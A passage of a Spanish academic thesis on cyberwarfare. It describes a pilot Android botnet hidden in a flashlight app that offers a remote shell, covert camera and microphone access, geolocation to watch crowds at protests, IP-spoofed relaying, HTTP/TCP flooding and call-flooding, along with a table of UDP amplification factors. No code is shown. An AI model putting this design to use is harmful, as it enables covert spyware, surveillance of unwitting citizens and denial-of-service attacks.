- Última conexión con la infraestructura. Con esto se busca saber la última notificación de disponibilidad del dispositivo.




Ilustración 9: Identificación de dispositivo y obtención de información

Una de las funcionalidades importantes es poder obtener una *shell* remota sobre los dispositivos móviles que ya formen parte de la infraestructura. Desde el panel de control, también denominado *"Gobierno"* se puede abrir una *shell* y poder ejecutar comandos sobre el dispositivo. Esta funcionalidad podría estar disponible sobre un bot, el cual solo pide permisos en el *manifest.xml* de conexión a Internet. Esto es algo que hace que la aplicación pase desapercibida para los usuarios del market.




Ilustración 10: Obtención de una shell remota sobre uno o varios dispositivos

Una funcionalidad importante es la posibilidad de poder utilizar en remoto la cámara y el micrófono de los dispositivos que se distribuyen geográficamente y que se puede controlar desde la infraestructura. La posibilidad de disponer en cualquier instante de una cámara o micrófono en un sitio de conflicto es una funcionalidad realmente interesante en un conflicto de ciberguerra.

Otros escenarios que hacen interesante esta funcionalidad son la utilización de dispositivos en manifestaciones u otros acontecimientos dónde se concentran gran cantidad de personas y existe riesgo de acciones violentas.

Esta funcionalidad debe ir acompañada de la posibilidad de encontrar dispositivos en un rango concreto del mundo, por ejemplo a través de la geolocalización de los dispositivos mediante sus coordenadas. A continuación se exponen parámetros de búsqueda interesantes:

- Coordenadas exactas.
- Por proximidad, en otras palabras radio en metro o kilómetros de una localización. En este caso los dispositivos reciben la orden de notificar su posición y la

infraestructura se encarga de verificar si la posición de los dispositivos se encuentra dentro del radio fijado o no.




Ilustración 11: Acceso a la cámara y micrófono del dispositivo

Ligado a la funcionalidad descrita, se puede entender mejor con la visualización de la imagen con el mapa de España y la distribución de los dispositivos. La necesidad en un momento dado de encontrar dispositivos disponibles en puntos geográficos concretos es un hecho que dota de gran flexibilidad e inteligencia a la infraestructura.

Un ejemplo sencillo, ante un posible conflicto en la “Puerta del Sol” de Madrid, solicitar a los dispositivos que notifiquen su localización y acceder a los recursos de los dispositivos que se encuentren tal sitio.




Ilustración 12: Distribución geográfica de los dispositivos

Uno de los ataques clásicos en la informática es el de conseguir que un elemento intermedio ejecute las acciones que desde un equipo un atacante realiza. En otras palabras, si se tienen 3 máquinas:

- Máquina A es el atacante.
- Máquina B es el dispositivo intermedio.
- Máquina C es el objetivo.

El ataque realizado por la máquina A pasa por la máquina B y se realiza una sustitución de cabeceras a nivel IP, por lo que cuando el tráfico llegue a la máquina C, ésta última identificará la conexión proveniente de la máquina B. De este modo el ataque queda enmascarado a través de la máquina B.

Este tipo de ataque puede resultar útil en la infraestructura para llevar a cabo un ataque masivo contra un objetivo enemigo enmascarándolo en dispositivos reclutados no voluntariamente. Incluso, se podría valorar la opción de que los dispositivos fuesen incluso del propio enemigo y que hubieran sido infectados con alguna de las técnicas expuesta anteriormente.




Ilustración 13: Reenvío de paquetes

Uno de los fuertes de esta infraestructura radica en la posibilidad de utilizar los dispositivos móviles para llevar a cabo ataques masivos contra objetivos o intereses del enemigo. La infraestructura aporta flexibilidad para integrar nuevos ataques masivos, ya que existe gran cantidad de ataques que pueden resultar de interés en un instante concreto de un incidente cibernético.

A continuación se enumeran los tipos de ataques masivos que puede soportar la infraestructura:

- Ataques de flooding basados en el protocolo TCP. Los dispositivos pueden realizar peticiones a ciertos puertos ejecutando diversos hilos y un número de repeticiones configurado por el *"Gobierno"*. El objetivo de este ataque es el de congestionar un puerto y las acciones TCP de la máquina que ejecuta el servicio.
- Ataques de flooding basados en el protocolo HTTP. El objetivo de este ataque es el de congestionar la red, tanto para gestionar la petición HTTP como el tráfico que sale de la red. Se puede conseguir un gran volumen de tráfico debido a esta técnica. Los dispositivos ejecutarán peticiones contra el sitio web de manera masiva, siendo configurado la dirección URL, el número de hilos y las repeticiones que deben ser ejecutadas.
- Ataque basado en llamadas contra un número concreto. El objetivo es inutilizar el dispositivo de la víctima. Se pueden ejecutar diversos dispositivos para realizar llamadas contra un número aportado por el *"Gobierno"*. Esto hará que la víctima no pueda utilizar el dispositivo, ya que continuamente estará recibiendo llamadas desde

diferentes números de teléfono. Se puede configurar el tiempo de la llamada, el número de repeticiones y el número de teléfono de la víctima.




Ilustración 14: Ataques masivos contra un objetivo

Existen algunos ataques masivos que necesitan de la intervención de un elemento intermedio que potencien el ataque. Este tipo de ataque recibe el nombre de *"Amplification"*. El objetivo de este tipo de ataques es aprovecharse de algún error en el diseño del protocolo para amplificar el número de bytes que llegan al objetivo.

En primer lugar se utilizan protocolos que estén construidos bajo UDP como protocolo de transporte. En este caso utilizan la técnica IP Spoofing para configurar una dirección IP origen del paquete que sea la de la máquina objetivo. De este modo cuando el atacante realice una petición al elemento intermedio, éste responda a una máquina objetivo la cual posee la dirección IP que se configuró en el paquete original.

Para exponer un ejemplo práctico se propone el siguiente escenario:

- La máquina A es el atacante, el cual tiene la dirección IP 10.0.0.2.
- La máquina B es el elemento intermedio. En este caso es un servidor DNS con dirección IP 10.0.0.3.
- La máquina C es el objetivo de la denegación de servicio. Su dirección IP es 11.0.0.1.

El atacante ejecuta peticiones DNS indicando en el paquete que la dirección IP origen es la 11.0.0.1, la cual pertenece a la máquina objetivo. Cuando el servidor DNS recibe y procesa

la petición responde a la dirección IP 11.0.0.1, aunque éste no haya sido el que generó el paquete.




Ilustración 15: Ataques masivos con elementos intermedios

Cuando esto se hace utilizando gran cantidad de servidores DNS se genera un gran volumen de tráfico hacia un objetivo. La amplificación se produce porque estos protocolos en las peticiones ocupan poca cantidad de bytes, mientras que las respuestas proporcionan un factor (US-Cert, 2014) de aumento importante.

Protocolo	Factor de amplificación
DNS	28-54
NTP	557
SNMPv2	6,3
NetBIOS	3,8
SSDP	30,8
CharGEN	359
QOTD	140

Tabla 5: Factores de amplificación en protocolos basados en UDP

Fuente: *http://www.us-cert.gov/ncas/alerts/TA14-017A*

3.6. Investigación de los componentes de la ciberguerra

Los componentes especificados y trabajados en la investigación que forman o constituyen la ciberguerra son los siguientes:

- Ciberespionaje.
- Ciberdefensa.
- Ciberataque.

El ciberespionaje es el arte de la infiltración digital para recuperar información o conocer hábitos o acciones que pueden ser llevadas a cabo por un usuario o enemigo. Los requisitos que se han tenido en el trabajo para llevar a cabo la implementación de este componente son los siguientes:

- Distribución entre la sociedad, tanto para usuarios que ceden tecnología como los que no.
- No ser detectado.
- Objetivos: Smartphones y tabletas.

La conclusión sobre este componente es que los medios de distribución mejor son los *"markets"*, y son una vía clave para infiltrarse entre la ciudadanía del posible enemigo. Como ejemplo se tiene el caso de *"Angry Birds"* (Saiz, 2014). El famoso juego, junto a otras aplicaciones, ayudó a las agencias de inteligencia de Estados Unidos y Reino Unido, NSA y GCHQ respectivamente, para recabar información personal de sus usuarios. Estos hechos fueron revelados por Edward Snowden y es un claro ejemplo de las posibilidades y usos que se pueden tener las aplicaciones de un *"market"*.

El segundo componente tratado es la ciberdefensa. En el caso del piloto y la infraestructura diseñada e implementada para el experimento no proporciona ciberdefensa, ya que se requiere productos hardware y software específicos para protegerse. Generalmente, se puede entender que en el caso de la ciberdefensa se necesitará de inversión económica para poder protegerse.

La tercera componente es el ciberataque. Los ciberataques son acciones para dañar activos enemigos. Los requisitos son los siguientes:

- Cibersoldados. En el experimento son los propios ciudadanos los que se convierten en cibersoldados cediendo la tecnología.
- Ciberarmas. La tecnología de los ciudadanos es la que se convierte en ciberama, junto a la aplicación móvil que transforma dicha tecnología en ciberarma.
- Infraestructura. La infraestructura permite gestionar, administrar y monitorizar los ciberataques desde los dispositivos.
- Gobierno. El conjunto de usuarios encargados de gestionar, administrar y monitorizar las acciones a llevar a cabo.

3.7. Evaluación sobre el estado de países

Este tema es bastante complejo de tratar, ya que generalmente los países no aportan demasiada información sobre el estado en el que se encuentran en el ámbito cibernético. Existen diversas cifras públicas sobre los recursos económicos que los países destinan a la defensa de sus intereses en el mundo digital. Estos datos son tratados más adelante.

Neil Thompson (Chamorro & Sanz Villalba, 2010) es el primer jefe británico de ciberseguridad. Él ha sido el encargado de reclutar a hackers para convertirlos en agentes cibernéticos. En España es Interior el responsable de la seguridad del Estado. No está planteado, a día de hoy, crear un cargo similar a la figura de Neil Thompson, aunque España es uno de los países con más ataques recibidos con más de 190.000 ataques en el año 2013.

Tampoco existe una única agencia que se encargue de la protección de redes y tecnologías de la información. En España hay varios encargados de proteger las infraestructuras críticas, las cuales serían el blanco de ataques en el mundo digital. En primer lugar, los equipos de respuesta a incidentes denominados CERT. En segundo lugar el CNPIC, que se encarga de la protección de infraestructuras críticas. En tercer lugar está el CNCSS, el cual es el encargado de elaborar el Plan Estratégico de Seguridad.

Hoy en día España se encuentra creando un ejército cibernético, entre militares y civiles. Aún no se han desvelado demasiados detalles, pero ha sido en el año 2013 cuando esto fue aprobado para su consolidación.




Ilustración 16: Países más atacados

Fuente: CCN 2013

La defensa de España en estos términos es llevada a cabo por los ministerios de Industria, Interior y Defensa, como se ha podido entender de lo expuesto previamente.

En el año 2007 se creó el Plan para proteger infraestructuras críticas. En aquel entonces existían unas 3.500 en España, en el ámbito de energía, telecomunicaciones, transportes, alimentos, etcétera. De la coordinación de estos ámbitos se encarga el CNPIC, expuesto anteriormente.

Hacia el año 2008 comenzaban a ejercer los equipos de respuesta a incidentes informáticos, denominados CERT. De ámbito gubernamental se tiene CCN-CERT e INTECO-CERT para pymes y ciudadanos.

Más adelante, y sin nombramiento formal, funciones asociadas a la ciberseguridad las desempeñaba el CERT del Centro Criptológico Nacional, el cual depende del Centro Nacional de Inteligencia o CNI. España, a diferencia de otros países del entorno europeo, no ha definido todavía una legislación específica y completa en materia de ciberseguridad. Sí existe legislación distribuida en distintos ámbitos ministeriales, pero que no ha sido desarrollada a partir de una política común que refleje el ámbito nacional y estratégico de la ciberseguridad.

En conclusión España dispone de varios entornos para la defensa del país, dónde cada uno tiene un contexto de actuación y unos objetivos marcados. Según la Agencia Europea ENISA, los estados deben estar preparados ante un eventual *"11-S digital"*.

En Estados Unidos el Congreso aprobó en 2013 un presupuesto de defensa de 552 mil millones de dólares para las nuevas regulaciones sobre armas cibernéticas. La intención del gobierno americano es evitar la difusión no controlada de agentes maliciosos en el mundo digital.

La sección 940 de la Ley de Autorización para la Defensa Nacional para el año fiscal 2014, que ha sido promulgada por el presidente Barack Obama pide el control de la proliferación de las armas cibernéticas con el fin de diseñar nuevas y poderosas armas cibernéticas. Como se puede entender Estados Unidos va un peldaño por encima de los Estados europeos en lo que a defensa e innovación en materia de ciberguerra se refiere.

Por otro lado, China se puede ver como una potencia en el mundo digital debido a la inversión que el gobierno chino ha realizado este campo. El número de recursos, tanto

económicos como de personal, que China ha empleado es similar al norteamericano. Estos dos países se sitúan como potencias cibernéticas en el mundo actual.

3.8. Impacto sociológico de la ciberguerra

La ciberguerra es un ente no visible ni tangente, al contrario que la guerra. Esta es una de las razones por la que la sociedad (Colegio Profesional de Ingenieros Técnicos en Informática de la Comunidad de Madrid, 2013) no relacionada directamente con este campo piensa generalmente que no existe. La mayoría de las personas no asumen la importancia que está tomando el mundo digital en las vidas de los ciudadanos y de los peligros o amenazas que este entorno comprende.

Por otro lado la sociedad norteamericana o China viven este nuevo estado cibernético de otra manera, ya que mediante el uso de anuncios publicitarios, campañas o encuestas los gobiernos han ido concienciando a su sociedad de los peligros de los ataques de otros países. Por esta razón para estos países está siendo más sencillo conseguir que los presupuestos aprobados para la defensa de los países sean tomados como necesarios por los ciudadanos.

En Europa esto no está sucediendo así, ya que como la ciberguerra no es tangible ni visible y no están siendo concienciados de ello, los ciudadanos no aprobarían un gasto económico grande para la defensa.

El uso de las tecnologías por los ciudadanos es algo que ha supuesto una revolución. Muchos de ellos no son conscientes del poder que llevan en su bolsillo, ya que disponer de un ordenador todo el día encima es algo que puede ser interesante para suponer la suma de fuerzas.

4. Desarrollo específico del piloto experimental

En este apartado se describen los escenarios y pruebas realizadas durante el piloto experimental. Se describen los resultados obtenidos, así como los escenarios que pueden ser validados para la ciberguerra.

Durante el desarrollo de las pruebas se indica quiénes participaron, los datos demográficos de éstos y el seguimiento y captura de los resultados. Por último, se realiza una discusión sobre lo obtenido y se proporcionar respuestas a las hipótesis con las que se inició el trabajo.

A continuación, se presenta una captura de la aplicación de móvil implementada para llevar a cabo la toma del control de los dispositivos Android. Se ha utilizado una linterna como funcionalidad principal para ofuscar las acciones que por detrás o en *"background"* la aplicación puede realizar.




Ilustración 17: Aplicación móvil Linterna

4.1. Descripción detallada del piloto

Para la realización del piloto se han utilizado varias tecnologías que forman la infraestructura:

- PHP. Es el encargado de aportar la lógica de la información que se envía y se recibe de los dispositivos móviles.
- HTML. Código de la página del panel de administración.
- Javascript. Implementa la lógica asociada al *"index"* del panel de administración.
- CSS. Aporta la parte de presentación del panel de control de la infraestructura.

Para más información sobre los archivos que se han implementado se puede visualizar en el apartado "Anexo I: Código de la infraestructura".

Para la realización de la aplicación móvil en Android se ha utilizado el IDE Eclipse. Para mayor detalle sobre la implementación de la aplicación móvil se puede encontrar en el apartado "Anexo II: Código del bot Android".

El piloto fue organizado a través de diferentes escenarios que puedan arrojar resultados sobre la viabilidad de utilizar las técnicas propuestas en un entorno real. Los escenarios propuestos responden a lo indicado en el apartado "3.4. Tipos de ataques y funcionalidades" en el que se proponen diferentes técnicas que podrían ser útiles en un conflicto cibernético teóricamente.

Para la realización del piloto participaron dos personas más aparte del autor que cedieron su dispositivo para llevar a cabo la prueba. A continuación se dan datos de interés sobre dichos participantes.

Nombre	Dispositivo	Ubicación geográfica
Pablo	Samsung Galaxy S3 Mini	Madrid (España)
Alberto	Nexus 4	Madrid (España)
Daniel	Samsung Galaxy S2	Madrid (España)

Tabla 6: Participantes en el piloto

La primera intención era conseguir que algunos de los integrantes de la prueba se encontrasen fuera de la Comunidad de Madrid, pero no se obtuvo el permiso de ninguna persona para realizar la prueba.

4.1.1. Escenario 1: Conexión de los bots

En este primer escenario la primera prueba que se ha realizado es la de comprobar que una vez se instala la aplicación en los dispositivos cedidos por los participantes se ha conseguido tomar conexión con ellos. La conexión es inversa, es decir, son los dispositivos los que notifican a la infraestructura que están en modo *"alive"*.


Antes de entrar en detalle sobre cómo los dispositivos notifican su existencia a la infraestructura, en la siguiente imagen se muestra el menú de órdenes que desde la infraestructura se pueden llevar a cabo.

Las acciones implementadas que pueden llevarse a cabo son las siguientes:

- Obtener información de uno o varios dispositivos.
- Obtener contactos de uno o varios dispositivos.
- Inyección de una shellcode en uno o varios dispositivos.
- Ataques de *flooding*, tanto mediante el uso del protocolo TCP como HTTP.
- Ataque de denegación de terminal a través de la saturación de llamadas.

Ilustración 18: Menú de órdenes del panel de control

Una vez la aplicación móvil se ejecuta en el terminal, éste se conecta a la infraestructura notificando que está disponible. Es sencillo conocer si un terminal está disponible o no por la fecha de última conexión. Además, los dispositivos se identifican en el panel de control de la infraestructura a través del IMEI del terminal.



	Id/Imei	Ip	Ap	Wifi	Network	Localización	Localidad	Pais	Ultima conexión	Contactos
	355136058******	-	-	-	-	-	-	-	2014-06-07 18:50:15	Get
	356937050******	-	-	-	-	-	-	-	2014-06-07 18:50:14	Get
	359651041******	-	-	-	-	-	-	-	2014-06-07 18:49:25	Get

Ilustración 19: Notificación de los dispositivos del modo alive

4.1.2. Escenario 2: Obtener información de los dispositivos

La segunda prueba que se ha llevado a cabo es la de obtención de información de los dispositivos que forman parte de la red desplegada a través de dispositivos. En el menú de órdenes se selecciona la instrucción necesaria, y si no se selecciona ningún dispositivo en concreto la orden se ejecutará contra todos los dispositivos que hayan sido reclutadas en la infraestructura.

En la imagen se puede visualizar la selección de la instrucción y la posible ejecución de la orden a través del botón *"Ejecutar"*.


